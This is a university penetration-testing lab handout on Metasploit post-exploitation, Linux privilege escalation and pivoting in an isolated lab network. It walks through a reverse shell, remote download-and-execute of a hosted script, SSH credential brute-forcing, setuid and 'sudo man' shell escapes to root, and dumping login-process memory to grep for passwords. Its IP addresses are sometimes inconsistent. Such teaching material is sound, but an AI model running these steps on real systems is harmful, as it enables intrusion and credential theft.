

Privilege escalation and Lateral Movement

7CSEF006W

Dr Ayman El Hajjar

Academic Year: 2025/26




Figure 0.1: lab setup

STOP AND READ

➡ This lab assumes the information-gathering phase is complete and you have a service inventory for both Windows and Linux servers

➡ In the reference setup:

- ↳ Kali Linux: **192.168.144.105**
- ↳ Windows Server: **192.168.144.100**
- ↳ Linux Server: **192.168.144.102**

⚠ Your IPs may differ. Use the addresses above only as a guide to identify which host each step refers to.

1 Post Exploitation

1.1 Services

➡ The `post` modules in Metasploit provide handy capabilities for enumeration and host manipulation after initial access.

➡ A valid session must already exist. Resume the session from the previous Linux exploit lab.



Keep the session open: **do not** close it with `Ctrl+C`. Use `Ctrl+Z` to background the session when needed.

➡ With an active session, enumerate thoroughly to find leads for privilege escalation (users, history, network, virtualisation artefacts, misconfigurations, etc.).

➡ Example post-exploitation modules to try:

```
➤ post/linux/gather/enum_configs
➤ post/multi/gather/env
➤ post/linux/gather/enum_network
➤ post/linux/gather/enum_protections
➤ post/linux/gather/enum_system
➤ post/linux/gather/checkvm
➤ post/linux/gather/enum_users_history
➤ post/multi/manage/system_session
➤ post/linux/manage/download_exec
```



There are many others; To discover additional candidates relevant to your target, you can search from within `msfconsole` for vulnerabilities using:

```
➤ search vulnerability_name
```

➡ Run `enum_configs`:

```
➤ use post/linux/gather/enum_configs
➤ show options (only the Session ID is required)
➤ sessions
```

(list sessions)

↳ Try alternative sessions to compare privileges, e.g.

➤ set session 1

➤ run

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use post/linux/gather/enum_configs
msf6 post(linux/gather/enum_configs) > set session
set session
set sessionlogging
set sessiontlvlogging
msf6 post(linux/gather/enum_configs) > set session 1
session => 1
msf6 post(linux/gather/enum_configs) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: unix
[*] Running module against 192.168.56.105 [ubuntu]
[*] Info:
[*] Ubuntu 14.04 LTS
[*] Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 GNU/Linux
[*] apache2.conf stored in /home/kali/.msf4/loot/20230211234736_default_192.168.56.105_linux.enum.conf_525730.txt
[*] ports.conf stored in /home/kali/.msf4/loot/20230211234737_default_192.168.56.105_linux.enum.conf_265635.txt
[*] ufw.conf stored in /home/kali/.msf4/loot/20230211234737_default_192.168.56.105_linux.enum.conf_906519.txt
[*] sysctl.conf stored in /home/kali/.msf4/loot/20230211234738_default_192.168.56.105_linux.enum.conf_387431.txt
[*] shells stored in /home/kali/.msf4/loot/20230211234738_default_192.168.56.105_linux.enum.conf_842140.txt
[*] sepermit.conf stored in /home/kali/.msf4/loot/20230211234738_default_192.168.56.105_linux.enum.conf_395885.txt
[*] ca-certificates.conf stored in /home/kali/.msf4/loot/20230211234739_default_192.168.56.105_linux.enum.conf_947975.txt
```

Figure 1.1: Enumeration of Linux configuration

➡ The module stores artefacts under the loot directory. See Section.1.2 for locating .msf4/loot.

➡ Run `enum_users_history`.

➤ use post/linux/gather/enum_users_history

➤ show options

➤ sessions

➤ set session 1

➤ run

```
msf6 post(linux/gather/enum_configs) > use post/linux/gather/enum_users_history
msf6 post(linux/gather/enum_users_history) > run
[-] Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 post(linux/gather/enum_users_history) > set session 1
session => 1
msf6 post(linux/gather/enum_users_history) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: unix
[*] Info:
[*] Ubuntu 14.04 LTS
[*] Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 GNU/Linux
[*] Last logs stored in /home/kali/.msf4/loot/20230211234958_default_192.168.56.105_linux.enum.users_252965.txt
[*] Post module execution completed
```

Figure 1.2: Enumeration of users

1.2 The loot

➡ Outputs from gather modules are saved in `$HOME/.msf4/loot`.

❗ If the `loot` folder appears empty, running Metasploit with `sudo` may have written the files under `/root/.msf4/loot` instead.


➡ Set a root password (only once) and switch to the root account:

```
>- sudo passwd root
```

```
>- sudo su -
```

➡ Navigate to the `loot` directory:

```
>- cd /root/.msf4/loot
```



```
(kali@kali)-[~/msf4]
$ cd loot/

(kali@kali)-[~/msf4/loot]
$ ls
20230211234736_default_192.168.56.105_linux.enum.conf_525730.txt
20230211234737_default_192.168.56.105_linux.enum.conf_265635.txt
20230211234737_default_192.168.56.105_linux.enum.conf_906519.txt
20230211234738_default_192.168.56.105_linux.enum.conf_387431.txt
20230211234738_default_192.168.56.105_linux.enum.conf_395885.txt
20230211234738_default_192.168.56.105_linux.enum.conf_842140.txt
20230211234739_default_192.168.56.105_linux.enum.conf_603148.txt
20230211234739_default_192.168.56.105_linux.enum.conf_873769.txt
20230211234739_default_192.168.56.105_linux.enum.conf_947975.txt
20230211234740_default_192.168.56.105_linux.enum.conf_008617.txt
20230211234740_default_192.168.56.105_linux.enum.conf_827685.txt
20230211234741_default_192.168.56.105_linux.enum.conf_381850.txt
20230211234741_default_192.168.56.105_linux.enum.conf_585413.txt
20230211234742_default_192.168.56.105_linux.enum.conf_877813.txt
20230211234958_default_192.168.56.105_linux.enum.users_252965.txt
```

Figure 1.3: `loot` folder contents after `enum_configs` and `enum_users_history`

➡ Search for potential information gathered from the post-exploitation modules.

➡ The last two examples above are different: they are not for enumeration but for managing sessions and testing privilege levels.

➡ Let's try using post module 8 from the list above and review its options.

```
>- use post/multi/manage/system_session
```

```
>- show options
```

```
>- set Handler true
```

```
>- set session 1
```

❗ Each time you open or close a session, a new session ID is assigned. To view active sessions use:

```
>- sessions
```

➡ and to use a specific session or update it set the session ID:

```
>- set session <ID>
```

```
>- set LHOST 192.168.144.105
```

```
>- set TYPE perl
```

⚠ Choose `perl` here since this is the reverse shell used in the previous lab. If you used Python, set the type to `python`.

```
>- run
```

```
msf6 post(multi/manage/system_session) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: bsd
[*] Starting exploit/multi/handler
[-] Job 0 is listening on IP 192.168.56.103 and port 4433
[-] Could not start handler!
[-] A job is listening on the same Port
[*] Perl reverse shell selected
[*] Executing reverse tcp shell to 192.168.56.103 on port 4433
[*] Post module execution completed
```

Figure 1.4: Running the `system_session` module

➡ After running the module, a new shell session should be created.

```
>- sessions
```

```
Active sessions
```

Id	Name	Type	Information	Connection
1		shell linux	SSH root @	192.168.56.105:36255 → 192.168.56.102:22 (192.168.56.102)
2		shell sparc/bsd		192.168.56.105:4433 → 192.168.56.102:60140 (192.168.56.102)

Figure 1.5: A new shell session created

➡ Check whether this new shell provides higher privileges:

```
>- sessions -i 2
```

↳ Keep the session running by pressing `Ctrl+Z` instead of closing it.

➡ Now, let's test the `post/linux/manage/download_exec` module to execute a script remotely.

```
>- use post/linux/manage/download_exec
```

➡ This module allows us to run a local script via Apache on the target. Let's see what privilege level it grants.

```
msf6 post(linux/manage/download_exec) > show options

Module options (post/linux/manage/download_exec):

  Name      Current Setting      Required  Description
  ----      -
  SESSION   1                     yes       The session to run this module on
  URL        http://192.168.56.103/exec.sh  yes       Full URL of file to download.

View the full module info with the info, or info -d command.
```

Figure 1.6: Executing a hosted script via `download_exec`

- ➞ From the module options, we need to provide a session ID and a URL.
- ➞ A URL refers to the path of any file hosted on your local Apache server that the module will fetch and execute remotely.
- ➞ In this example, we will create a script that adds a new user and test whether we have the privilege to add our own users.
- ➞ Open a new terminal and create the script:
 - `nano exec.sh`
 - `useradd pentester`
- ➞ Save the file and exit the editor.
- ➞ Back in Metasploit, set the active session:
 - `set sessions 2`
- ➞ Move the script into Apache's public web directory so it can be accessed remotely:
 - `sudo cp exec.sh /var/www/html`
- ➞ Check if Apache is running:
 - `sudo service apache2 status`
- ➞ If Apache is not running, start it:
 - `sudo service apache2 start`
- ➞ Back in Metasploit, set the URL for the hosted script:
 - `set URL 192.168.144.105/exec.sh`
- ➞ Run the module:
 - `run`
- ➞ Verify if the script executed successfully. Once inside the session, confirm that the new user `pentester` has been added.
- ➞ View the `/etc/shadow` file to confirm user creation:

```
➤ cat /etc/shadow
```

➡ If you get a “permission denied” error, it means elevated privileges are required. In this case, try using credentials from previously enumerated users. Check the `users_history` file gathered earlier in Section.1.1.

➡ Your custom script can contain any command you need — including privilege escalation attempts! 🍌

2 Privilege Escalation

➡ Lateral movement usually starts with an internal network scan.

↳ Scan the whole network:

```
➤ nmap 192.168.144.0/24
```

➡ In this environment there are two machines: OWASP and Ubuntu server.

➡ Known credentials for demonstration:

↳ Windows: username **windows**, password **WindowsS**

↳ Ubuntu: username **linuxs**, password **LinuxS**

➡ Enumerate services to identify movement paths.

↳ Version scan the two hosts:

```
➤ sudo nmap -sS -sV 192.168.144.104-105
```

```
➤ sudo nmap -sS -sV 192.168.56.104-105
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-12 02:35 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.0021s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.2p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ...)
139/tcp    open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp    open  imap           Courier Imapd (released 2008)
443/tcp    open  ssl/http       Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ...)
445/tcp    open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5801/tcp   open  java-object    Java Object Serialization
8880/tcp   open  http           Apache Tomcat/Coyote JSP engine 1.1
8881/tcp   open  http           Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
_ SF-Port5801-TCP:V=7.92KI=7MD=2/12KTime=63E896DFP=x86_64-pc-linux-gnu&r(NU)
MAC Address: 08:00:27:73:54:1A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.56.105
Host is up (0.0021s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp           ProFTPD 1.3.5
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.7
445/tcp    open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp            CUPS 1.7
3306/tcp   closed ppp
3306/tcp   open  mysql          MySQL (unauthorized)
8880/tcp   open  http           Jetty 8.1.7.v20120910
8181/tcp   closed Intermapper
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 19.15 seconds
```

➡ Both servers expose SSH.

➡ Try SSH to Ubuntu first:

```
➤ ssh linuxs@192.168.144.105
```

➡ Aim to pivot to another user and repeat enumeration for users and browser artefacts.

↳ List home directories:

```
➤ cd /home
```

```
➤ ls
```

```
linuxs@ubuntu:/home$ ls
anakin_skywalker  ben_kenobi  chewbacca  darth_vader  han_solo  jarjar_binks  lando_calrissian  luke_skywalker  x
artoo_detoo      boba_fett  c_three_pio  greedo      jabba_hutt  kyle_ren      leia_organa      vagrant
```

➡ Explore all users and collect information for each.

➡ Run targeted banner enumeration:

```
➤ nmap -sV -script=banner 192.168.144.102
```

```
➤ nmap -sV -script=banner 192.168.144.100
```

Privilege Escalation definition - [NSCS Mitre Att&CK site](#)

➡ Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network. Adversaries can often enter and explore a network with unprivileged access but require elevated permissions to follow through on their objectives. Common approaches are to take advantage of system weaknesses, misconfiguration, and vulnerabilities. Examples of elevated access include:

- ↳ SYSTEM/root level
- ↳ local administrator
- ↳ user account with admin-like access
- ↳ user accounts with access to a specific system or to perform a specific function

2.1 Setuid and Setgid

➡ This activity sets up the Linux server to explore Elevation Control Mechanisms: SetUid and SetGid. See Mitre Att&CK technique [T1548.001](#).

➡ Option 1 - work from Kali and SSH to the target:

```
➤ ssh linuxs@192.168.144.105
```

↳ This assumes you have the `linuxs` user.

➡ Option 2 - on the server, switch to the root user `han_solo`:

```
➤ su han_solo
```

↳ Password: `nerf_herder`

➡ From Kali when logged in as `linuxs`:

↳ Create a script in your home directory:

```
>- nano hello.sh
```

↳ Put any text to display, for example:

```
>- echo "May the force be with you"
```

↳ Save and exit, then make it executable:

```
>- chmod a+x hello.sh
```

➡ From Ubuntu server when logged in as `han_solo`:

↳ Browse to the `linuxs` home directory:

```
>- cd /home/vagrant
```

↳ Verify `hello.sh` exists:

```
>- ls -l
```

↳ Create a wrapper script `message.sh`:

```
>- sudo nano message.sh
```

↳ Put the following in the file:

```
>- ./hello.sh
```

↳ Save, exit, and make it executable:

```
>- sudo chmod a+x message.sh
```

↳ Set the `setuid` bit so any user can execute with the file owner's privilege:

```
>- sudo chmod u+s message.sh
```

↳ Check permissions:

```
>- ls -l
```

```
han_solo@ubuntu:/home/vagrant$ ls
hello.sh message.sh VBoxGuestAdditions.iso
han_solo@ubuntu:/home/vagrant$ ls -l
total 84544
-rwxr-xr-x 1 linuxs vagrant    15 Feb 12 09:38 hello.sh
-rwsr-xr-x 1 root    root      11 Feb 12 09:35 message.sh
-rw-r--r-- 1 linuxs vagrant 86562816 Oct 29 2020 VBoxGuestAdditions.is
```

➡ Back on Kali as `linuxs`, execute `message.sh`. It should run even though the file is owned by another user.

➤ `./message.sh`

```
linuxs@ubuntu:~$ ls -l
total 84544
-rwxr-xr-x 1 linuxs vagrant    33 Feb 12 09:57 hello.sh
-rwsr-xr-x 1 root    root     11 Feb 12 09:35 message.sh
-rw-r--r-- 1 linuxs vagrant 86562816 Oct 29  2020 VBoxGuestAdditions.iso
linuxs@ubuntu:~$ ./message.sh
May the force be with you
```

➡ On a real target, investigate any file found with unusual privileges.

↳ Inspect content and strings:

➤ `strings message.sh`

➡ Observation - `message.sh` calls `hello.sh`. Since `message.sh` runs with higher privilege, we can try to leverage it.

↳ Delete the existing `hello.sh`:

➤ `rm hello.sh`

↳ Create a new `hello.sh`:

➤ `nano hello.sh`

↳ Invoke a privileged shell via `sudo`:

➤ `sudo /bin/bash`

↳ Save and exit, then make it executable:

➤ `chmod a+x hello.sh`

↳ Confirm file state:

➤ `ls -l`

```
linuxs@ubuntu:~$ ls -l
total 84544
-rwxr-xr-x 1 linuxs vagrant    15 Feb 12 10:09 hello.sh
-rwsr-xr-x 1 root    root     11 Feb 12 10:06 message.sh
-rw-r--r-- 1 linuxs vagrant 86562816 Oct 29  2020 VBoxGuestAdditions.iso
```

➡ Before executing `message.sh` again, check the current user:

➤ `whoami`

➡ Run `message.sh` and authenticate for `linuxs` when prompted:

➤ `./message.sh`

➡ Check who you are now:

➤ `whoami`

```

linuxs@ubuntu:~$ ls -l
hello.sh message.sh VBoxGuestAdditions.iso
linuxs@ubuntu:~$ ls -l
total 84544
-rwxr-xr-x 1 linuxs vagrant      15 Feb 12 10:09 hello.sh
-rwsr-xr-x 1 root    root        11 Feb 12 10:06 message.sh
-rw-r--r-- 1 linuxs vagrant 86562816 Oct 29  2020 VBoxGuestAdditions.iso
linuxs@ubuntu:~$ whoami
linuxs
linuxs@ubuntu:~$ ./message.sh
[sudo] password for linuxs:
Sorry, try again.
[sudo] password for linuxs:
root@ubuntu:~# whoami
root
root@ubuntu:~# █

```

➡ You have obtained root privilege because a setuid-enabled application executed a command path that you could influence.

2.2 Sudo privilege

➡ The objective of this activity is to leverage **sudo** capabilities to obtain higher privileges.

➡ Ensure you already have a shell on the Linux machine. You can reuse the exploit from the previous lab or connect via SSH.

➡ From Kali, connect to the Linux server:

```

❏ ssh linuxs@192.168.144.100

```

↳ Login using username **linuxs** and password **LinuxS**.

➡ Check available **sudo** privileges:

```

❏ sudo -l

```

➡ If the result shows full privileges, we can attempt privilege escalation using the **man** command. Since **man** is allowed, we can invoke a shell from inside it:

```

❏ sudo man ls

```

➡ Inside the manual, without exiting, type:

```

❏ !/bin/bash

```

➡ Confirm the current user:

```

❏ whoami


```

➡ If successful, you now have root privileges by leveraging an allowed **sudo** application.

3 Pivoting

Before you start: Firewall rules for the lab environment

- ➡ In this activity, we will pivot from the Linux server to the Windows server located behind a firewall.
- ➡ First, enable the firewall on the Windows server as per the lab setup.



- ➡ Enable Windows Firewall:
 - ↳ Open **Windows Firewall**.
 - ↳ Click **Turn Windows Firewall on or off** (Step 1 in Figure.3.1).
 - ↳ Click **Advanced** (Step 2 in Figure.3.1).
 - ↳ Create three custom rules (Step 3 in Figure.3.1):
 - ↳ Allow inbound connections from 192.168.144.102.
 - ↳ Allow outbound connections to 192.168.144.102.
 - ↳ Deny inbound connections from 192.168.144.100.
- ➡ After enabling these rules, try pinging the Windows server from Kali - it should now fail.




Figure 3.1: Windows Firewall setup

➡ We will now use a lateral movement technique called **pivoting** to access the Windows server behind the firewall.

➡ First, obtain a session on the Linux server using the SSH login auxiliary:

```
➡ use auxiliary/scanner/ssh/ssh_login
```

```
➡ show options
```

```
➡ set rhosts 192.168.144.102
```

➡ Set the path to your user credentials file:

```
➡ set user_file Desktop/users.txt
```

➡ Set the path to your password list:

```
➡ set pass_file Desktop/pass.txt
```

➡ Run the exploit:

```
➡ exploit
```

➡ Once we have a shell, upgrade to a Meterpreter session:

```
➡ use post/multi/manage/shell_to_meterpreter
```

```
➡ show options
```

```
➡ set lhost 192.168.144.105
```

```
➡ set lport 4434
```

```
➡ exploit
```

➡ Check the list of active sessions:

```
➡ sessions
```

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions
```

Active sessions

Id	Name	Type	Information	Connection
1	shell	linux	SSH root @	192.168.56.105:45837 → 192.168.56.102:22 (192.168.56.102)
2	shell	linux	SSH root @	192.168.56.105:44745 → 192.168.56.102:22 (192.168.56.102)
3	meterpreter	x86/linux	linux @ 192.168.56.102	192.168.56.105:44434 → 192.168.56.102:39666 (192.168.56.102)

➡ First, install `gdb` on the Linux server:

```
➤ sudo dhclient
```

```
➤ sudo apt-get install gdb
```

➡ Reconnect the Linux server to the host-only network and obtain a host-only IP:

```
➤ sudo dhclient
```

➡ Confirm you have a shell on the Linux server. If not, log in from Kali:

```
➤ ssh linuxs@192.168.144.102
```

➡ Create a script to dump memory for a given process:

```
➤ nano dump_memory.sh
```

```
#!/bin/bash


grep rw-p /proc/$1/maps \
| sed -n 's/^\([0-9a-f]*\) -\([0-9a-f]*\) .*$/\1 \2/p' \
| while read start stop; do \
gdb --batch --pid $1 -ex \
"dump memory $1-$start-$stop.dump 0x$start 0x$stop"; \
done
```

➡ Make the script executable:

```
➤ chmod +x dump_memory.sh
```

➡ List running processes and locate the target PID:

```
➤ ps -ef | grep "login"
```



```
linuxs@ubuntu:~$ ps -ef | grep "login"
root      926      1  0  06:06 ?        00:00:00 /lib/systemd/systemd-logind
root      1752      1  0  06:07 tty1      00:00:00 /bin/login --
linuxs    27446   2693  0  11:16 tty1      00:00:00 grep --color=auto login
```

Figure 4.1: Processes containing the word "login"

➡ Run the memory-dump script for the target PID (example uses 1752):

```
➤ sudo ./dump_memory.sh 1752
```

➡ List the generated dump files - each file corresponds to a memory range:

```
➤ ls *.dump
```

➡ Search through the dumps for possible credentials:

```
➤ strings *.dump | grep -i PASSWORD
```

➡ Repeat the process for other processes as needed, focusing on services likely to contain secrets.

Final note

- ➡ This concludes the lab. You now have the tools and techniques required to complete the assignment successfully on both Linux and Windows servers.
- ➡ Good luck!